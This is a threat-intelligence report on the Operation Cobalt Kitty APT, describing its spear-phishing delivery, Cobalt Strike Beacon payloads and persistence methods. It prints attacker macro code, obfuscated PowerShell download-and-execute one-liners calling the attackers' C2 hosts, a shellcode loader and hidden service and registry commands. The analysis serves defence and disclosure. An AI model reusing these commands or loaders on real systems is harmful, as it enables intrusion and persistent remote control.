



cybereason®

Operation Cobalt Kitty

Attack Lifecycle

By: Assaf Dahan




Table of Contents

Detailed attack lifecycle

Penetration phase

- [Fake Flash Installer delivering Cobalt Strike Beacon](#)
- [Word File with malicious macro delivering Cobalt Strike Beacon](#)
- [Post infection execution of scheduled task](#)

Establishing foothold

- [Windows Registry](#)
- [Windows Services](#)
- [Scheduled Tasks](#)
- [Outlook Persistence](#)

C2 Communication

- [Cobalt Strike Fileless Infrastructure \(HTTP\)](#)
 - [C&C payloads](#)
- [Cobalt strike Malleable C2 communication patterns](#)
- [Variant of Denis Backdoor using DNS Tunneling](#)
- [Outlook Backdoor Macro as C2 channel](#)
- [Custom NetCat](#)

Internal reconnaissance

- [Internal Network Scanning](#)
- [Information gathering commands](#)
- [Vulnerability Scanning using PowerSploit](#)


Lateral movement

- [Obtaining credentials](#)
 - [Mimikatz](#)
 - [Gaining Outlook credentials](#)
- [Pass-the-hash and pass-the-ticket](#)
- [Propagation via Windows Admin Shares](#)
- [Windows Management Instrumentation \(WMI\)](#)

Detailed attack lifecycle

The advanced persistent threat Operation Cobalt Kitty targeted a global corporation and was carried out by highly skilled and very determined adversaries. This report provides a comprehensive, step-by-step technical account of how the APT was carried out by the OceanLotus Group, diving into their work methods throughout APT lifecycle. Like other reported APTs, this attack “follows” the stages of a classic attack lifecycle (aka [cyber kill-chain](#)), which consists of these phases:

1. Penetration
2. Foothold and persistence
3. Command & control and data exfiltration
4. Internal reconnaissance
5. Lateral movement




1. Penetration phase

The penetration vector in this attack was social engineering, specifically spear-phishing attacks against carefully selected, high-profile targets in the company. Two types payloads were found in the spear-phishing emails:

1. Link to a malicious site that downloads a fake Flash Installer delivering Cobalt Strike Beacon
2. Word documents with malicious macros downloading Cobalt Strike payloads

Fake Flash Installer delivering Cobalt Strike Beacon

The victims received a spear-phishing email using a pretext of applying to a position with the company. The email contained a link to a redirector site that led to a download link, containing a fake Flash installer. The fake Flash installer launches a **multi-stage fileless infection process**. This technique of infecting a target with an [fake Flash installer](#) is consistent with the OceanLotus Group and [has been documented in the past](#).



```


push    eax
call    ds:GetCommandLineA
call    sub_401040
add     esp, 4
push    0 ; lpThreadId
push    0 ; dwCreationFlags
push    0 ; lpParameter
push    offset StartAddress ; lpStartAddress
push    0 ; dwStackSize
push    0 ; lpThreadAttributes
call    ds:CreateThread
push    eax ; hObject
call    ds:CloseHandle
mov     ecx, 0Eh
mov     esi, offset aHttp110_10_179 ; "http://110.10.179.65:80/ptF2"
lea     edi, [esp+60h+szUrl]
rep movsd
push    0 ; dwFlags
push    0 ; lpszProxyBypass
push    0 ; lpszProxy
push    1 ; dwAccessType
push    0 ; lpszAgent
movsw
call    ds:InternetOpenW

```

Download Cobalt Strike payload - The fake Flash installer downloads an encrypted payload with shellcode from the following URL: `hxxp://110.10.179(.)65:80/ptF2`

Word File with malicious macro delivering Cobalt Strike Beacon

Other types of spear-phishing emails contained Microsoft Office Word attachments with different file names, such as CV.doc and Complaint_Letter.doc.

Name	Type	Size
 CV.doc	Microsoft Word 97 - 2003 Docum...	150 KB

The malicious macro creates **two scheduled tasks** that download files camouflaged as “.jpg” files from the C&C server:

Scheduled task 1:


```

Set fso = Nothing
sCMDLine = "schtasks /create /tn ""Windows Error Reporting"" /XML """" &
sFileName & """" /F"
lSuccess = CreateProcessA(sNull, _
                        sCMDLine, _
                        sec1, _
                        sec2, _
                        1&, _
                        NORMAL_PRIORITY_CLASS, _
                        ByVal 0&, _
                        sNull, _
                        sInfo, _
                        pInfo)

'fso.DeleteFile sFileName, True
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""""regsvr32.exe\"" /s /n /u /i:\""h\""t\""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                        sCMDLine, _

```

Scheduled task 2:

```

vbCrLf & " <Actions Context=""Author"">" & vbCrLf & " <Exec>" &
vbCrLf & " <Command>mshta.exe</Command>" & vbCrLf &
tstr = tstr & "<Arguments>about:" & "&script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&code
close&script>""</Arguments>" & vbCrLf &
tstr = tstr & "</Exec>" & vbCrLf & " </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr

```

The two scheduled tasks are created on infected Windows machines:

Name	Triggers	Last Run Result
Power Efficiency Diagnostics	At 1:49 PM on 5/12/2017 - After triggered, repeat every 15 minutes indefinitely.	
Windows Error Reporting	At 11:12 AM on 6/2/2016 - After triggered, repeat every 1 hour indefinitely.	

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the

Action	Details
Start a program	mshta.exe about:"<script language="vbscript" src="http://110.10.179.65:80/download/microsoftp.jpg">code close</script>"

Post infection execution of scheduled task

Example 1: Fileless downloader delivers Cobalt Strike Beacon

The purpose of the scheduled task is to download another payload from the C&C server:

```

schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe about:'<script
language="vbscript" src="http://110.10.179(.)65:80/download/microsoftp.jpg">code close</script>'
/mo 15 /F

```

The content of the “*microsoftp.jpg*” is a script that combines vbscript and PowerShell:
SHA-1: 23EF081AF79E92C1FBA8B5E622025B821981C145

```
Set objShell = CreateObject("WScript.Shell")
intReturn = objShell.Run("p0wErShElL -eXECUt BYpASS -COm ""IEX ((new-object net.webclient).downloadstring('http://110.10.179.65:80/download/microsoft.jpg'))""", 0)
code close
```

That downloads and executes an additional payload from the same server with a slightly different name “*microsoft.jpg*”.

Obfuscated PowerShell delivering Cobalt Strike Beacon - The contents of the “*microsoft.jpg*” file is, in fact, an obfuscated PowerShell payload (obfuscated with [Daniel Bohannon’s Invoke-obfuscation](#)).

microsoft.jpg, **SHA-1:** C845F3AF0A2B7E034CE43658276AF3B3E402EB7B


```
IEX((( ((DAgtq{82}{180}{118}{28}{201}{163}{134}{223}{164}{42}{241}{9}{87}{48}{165}{217}{13}{22}{83}{191}{78}{168}{244}{227}{115}{75}{146}{222}{214}{211}{89}{97}{52}{132}{226}{193}{64}{199}{150}{256}{167}{182}{71}{103}{148}{3}{170}{85}{26}{157}{247}{8}{3}{173}{260}{215}{84}{112}{94}{221}{219}{88}{138}{27}{141}{81}{239}{171}{7}{91}{40}{190}{125}{67}{80}{130}{107}{77}{249}{149}{4}{233}{49}{224}{151}{229}{179}{154}{174}{127}{231}{251}{143}{194}{8}{245}{32}{39}{44}{51}{257}{147}{14}{126}{162}{41}{53}{254}{61}{53}{111}{133}{68}{113}{116}{60}{110}{189}{108}{213}{25}{19}{243}{160}{70}{135}{54}{236}{79}{258}{196}{117}{76}{139}{259}{35}{15}{237}{248}{128}{114}{10}{120}{198}{92}{6}{200}{131}DAgtq-fbFDf7NVW28nY5dbohF3thCMBJ2UxMrHqJs8WIYwXEBiANhHORWgK/0cLohVcuiyr+HJUv6xZrgqF1dBgWdXhQzL,dXhQzLbGc9yspbFDf,bFDfD34j1cUpfsyWFv7Ub36GLZpBFE6Y0EU4dxQBhPWNBFEXbUWpdUyLGStGLIMlkIW4dthJhPwCgCXDeMKkOKR0LSVT rTWCsULb8106SekQNEBSl64RfMr+H9AsusvMzETiyMDMJuswskoyWI rhy0iuvVk2n8DyBwxBUQ9qPv8Yj85fr02oHSFnMBgSZyuJPRiba8UdbL5nBPdzrkW6CTf3l/cFRN3nhm9M0QzL+0QzLjmLJMzp3okd0ipAme6dSHvgJul/EbaGKn0VNFj/+K23x
```

Quick memory analysis of the payload reveals that it is a Cobalt Strike Beacon, as seen in the strings found in the memory of the PowerShell process:

0x57bb1bc	73	IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/'); %s
0x57bb208	49	powershell -nop -exec bypass -EncodedCommand "%s"
0x57bb250	10	%s%s: %s
0x57bb270	22	Could not kill %d: %d
0x57bb29c	18	%s%d%d%s%s%d
0x57bb2c8	16	abcdefghijklmnop
0x57bb2e8	25	could not create pipe: %d
0x57bb304	23	I'm already in SMB mode
0x57bb31c	10	%s (admin)
0x57bb328	31	Could not open process: %d (%u)
0x57bb348	37	Could not open process token: %d (%u)

Example 2: Additional Cobalt Strike delivery method

Cybereason observed another method of Cobalt Strike Beacon delivery in infected machines.



Once the initial PowerShell payload is downloaded from the server, it will pass an obfuscated and XOR'ed PowerShell payload to cmd.exe:

```
C:\Windows\system32\cmd.exe /C P0wersHELL -n0l -eXEcuti0NP bYPasS -w HIid
-n0pR0fIl -n0Exi -NONInteRac -c0mm " -Join ( (113, 125, 96,24,16 ,16, 86
, 93 , 79,21,87, 90, 82 ,93 ,91,76 , 24 ,86 , 93,76 , 22, 79, 93, 90 ,91
,84 ,81,93 ,86 , 76,17 , 22 ,92,87, 79 ,86 ,84,87 , 89 , 92, 75 ,76 ,74
, 81,86 , 95 ,16 , 31 , 80 ,76, 76, 72,2 , 23 , 23 ,10 ,15, 22,9 , 8,
10,22,15 , 8, 22, 10,9 , 9 ,2,0,8,23,81 , 85,89, 95 , 93, 22,82 ,72 ,
95,31, 17, 17 ) |F0reAch{ [CHAR] ( $_ -BXor 0x38 )}) | ieX"
```

The payload is decrypted to the following PowerShell downloader one-liner:
IEX ((new-object net.webclient).downloadstring('hxxp://27.102.70(.)211:80/image.jpg'))

The PowerShell process will then download the new 'image.jpg' payload, which is actually another obfuscated PowerShell payload:

image.jpg - 9394B5EF0B8216528CED1FEE589F3ED0E88C7155


```

(' ((0x9M{239}{99}{185}{78}{67}{230}{112}{150}{79}{103}{241}{159}{155}{22}{1
)erudecorp_rav46C2eG ,eludom_rav46C2eG( maraP
{ sserdda_corp_teg_cnuf noitcnuf
Ze4qE@ = }TioZryj8Id{46C2eG

2 noisreV- )Ze4qEMtcZe4qE,Ze4qEirtS-tZe4qE,Ze4qEeSZe4qE,Ze4qEedoZe4qEf- 6TNWpg}

)
]dioV[ = epyt_nruer_rav46C2eG ]epyT[ ]1 = noitisoP(retemaraP[
,sretemaraP_rav46C2eG ])[epyT[ ]eurT46C2eG = yrotadnaM ,0 = noitisoP(retemaraP
( maraP
{ epyt_etageled_teg_cnuf noitcnuf
}
})erudecorp_rav46C2eG ,)))eludom_rav46C2eG(@ ,llun46C2eG(ekovni.))Ze4qEeldnaHe
}
)(epyTetaerC.redliub_epyt_rav46C2eG nruer

```

Once executed by PowerShell, the embedded script was identified as Cobalt Strike Beacon:

0x55ebfec	30	Could not connect to pipe: %d
0x55ec024	34	kerberos ticket purge failed: %08x
0x55ec048	32	kerberos ticket use failed: %08x
0x55ec06c	29	could not connect to pipe: %d
0x55ec08c	25	could not connect to pipe
0x55ec0a8	37	Maximum links reached. Disconnect one
0x55ec0d4	26	%d%d%d.%d%s%s%s%d%d
0x55ec0f0	20	Could not bind to %d
0x55ec108	69	IEX (New-Object Net.Webclient).DownloadString("http://127.0.0.1:%u/")
0x55ec150	10	%%IMPORT%%
0x55ec15c	28	Command length (%d) too long
0x55ec180	73	IEX (New-Object Net.Webclient).DownloadString("http://127.0.0.1:%u/"); %s
0x55ec1cc	49	powershell -nop -exec bypass -EncodedCommand "%s"
0x55ec214	10	%s%s: %s

2. Establishing foothold

Gaining persistence is one of the attack's most important phases. It insures that the malicious code will run automatically and survive machine reboots.

The attackers used trivial but effective persistence techniques to ensure that their malicious tools executed constantly on the infected machines. Those techniques consist of:

- **Windows Registry Autorun**
- **Windows Services**
- **Windows Scheduled Tasks**

2.1. Windows Registry

The attackers used the Windows Registry Autorun to execute VBScript and PowerShell scripts residing in the ProgramData folder, which is hidden by default:

```
HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Java Update Schedule Check
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\syscheck
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DHCP Agent
HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Activation Checker
HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Update
```

Examples of the values of the above registry keys:

```
wscript "C:\ProgramData\syscheck\syscheck.vbs"

wscript /Nologo /E:VBScript "C:\ProgramData\Microsoft\SndVolSSO.txt"

wscript /Nologo /E:VBScript "C:\ProgramData\Sun\SndVolSSO.txt"


wscript /Nologo /E:VBScript C:\ProgramData\Activator\scheduler\activator.ps1:log.txt

wscript /Nologo /E:VBScript c:\ProgramData\Sun\java32\scheduler\helper\sunjascheduler.txt
```

The purpose of those .vbs scripts was to launch Cobalt Strike PowerShell scripts mainly consisting of Cobalt Strike Beacon. Some of the files found in ProgramData appear to be .txt files. However, their content is VBScript.

In addition, the attackers used NTFS [Alternate Data Stream](#) to hide their payloads. This is a rather old trick to hide data from the unsuspecting users and security solutions.

The code inside the 'hidden' .txt file launches a PowerShell process with a base64-encoded command:



```
SndVolSSO.txt
Const HIDDEN_WINDOW = 12
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.ShowWindow = HIDDEN_WINDOW
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn = objProcess.Create("C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass rAGUALQBFAHgAcABYAGUAcwBzAGkAbwBuACAAQwA6AFwAUABYAG8AZwByAGEAbQBEAGEAdABhAFwATQBpAGMAcGvBAHMAbwBmAHQAXABTAG4AZABW objConfig, intProcessID)
```

This PowerShell commands decodes to:

Invoke-Expression C:\ProgramData\Microsoft\SndVolSSO.ps1

This launches a PowerShell script, which loads an obfuscated and encoded Cobalt Strike's beacon payload:

```

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
    $_.Location.Split('\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New
    System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Inv
    @($var_module))), $var_procedure)
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDe
    System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType
    AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
    $var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplem
    Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String("VYvsgezoAwAAVLFHRYAAAAAAX0WYAAAAA0hFDwAAg8BAKilUwYuGsAAABmiYWE/v//wUAAABn
uG4AAABmiYK/v//uWUAAABmiY2M/v//umwAAABmiZw0/v//uDMAAABmiYw0/v//uTIAAABmiY2S/v//uI4AAABmiZwU/v//uGQAAABmiYwW/v//uWwAAABmiY2Y/v//
/x4ws/v//AAAAAGSLDTAAAACjXj+//+LXj+//+LQgyJhVT+//+LjVT+//+DwQyJjBT+//+LlbT+//+LaolFiitNiDuNtP7//w+EzwEAAItViImVdP//4uFdP//w
AwEAA0s515V0//D7dCLNHo1YXE/v//143E/v//1Y28/v//15V0//10Iw1YVM/v//1428/v//0eGNvRj8//+LtUz+//zPDpJ15W8/v//ZomMVRj8//+Nhrj8//+
AugIAAABrvgCLTcQPtxQBhdIPhPkAAAC4AgAAAGvIAI tVxA+3BAqD+EFBLrkCAAAAa9EA10XED7cMEIP5WnBaugIAAABrvgCLTcQPtxQBg8IgiZX0/v//6xW4AgAAAG
v//Zo lNpLoCAAAAa8IA102sD7cUAYP6CXuuAIAAABryACLvawPtWQkg/hafxq5AgAAAGvRAItFrA+3DBCDwSCJjaj+//
rFhcAAAAa8IA102sD7cUAYP6Xp0SD7dFeA+3TZaPvMFeP7//+sX11XE08TC1YXE10Wp0BAC1Uw6FDz//+DvaDz//BAD8C

```

2.2. Windows Services

The attackers created and/or modified Windows Services to ensure the loading of the PowerShell scripts on the compromised machines. These scripts are mostly PowerShell-encoded Cobalt Strike's Beacon payloads:


Display name	Command line arguments
WinHTTP Web Proxy Auto-Discovery	/c powershell.exe -exec bypass -w hidden -nop -file C:\Windows\System32\WinHttpAutoProxy.ps1
TCP/IP NetBIOS Help	/c powershell.exe -exec bypass -w hidden -nop -file C:\Windows\lmhost.ps1
TCP/IP NetBIOS Help	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\LMHost.ps1
DBConsole	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\DBConsole.ps1
Java J2EE	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\j2e.ps1
SVCHost	/c powershell.exe -exec bypass -w hidden -nop -file c:\windows\SCVHost.ps1

Backdoor exploits DLL hijacking against Wsearch Service

According to [Microsoft's documentation](#), Windows Search Service (Wsearch), which is a default component in Windows OS, runs automatically. Once Wsearch starts, it launches SearchIndexer.exe and SearchProtocolHost.exe applications. These applications are vulnerable to "[Phantom DLL Hijacking](#)" and were [exploited in other targeted attacks](#).

The attackers placed a fake "msfte.dll" under the system32 folder, where the vulnerable

applications reside by default. This ensured that the fake “msfte.dll” would be loaded each time Wsearch launched these applications:



For further details about the backdoor, please refer to [Cobalt Kitty Attacker's Arsenal](#): Deep dive into the tools used in the APT.

2.3. Scheduled Tasks

The attackers used scheduled tasks to ensure the malicious payloads ran in predetermined timeframes:

PowerShell Loader:



▪ Execution

🔧 wscript /Nologo /E:VBScript C:\Windows\...
Scheduled task actions

🔧 2 processes

Google Update:

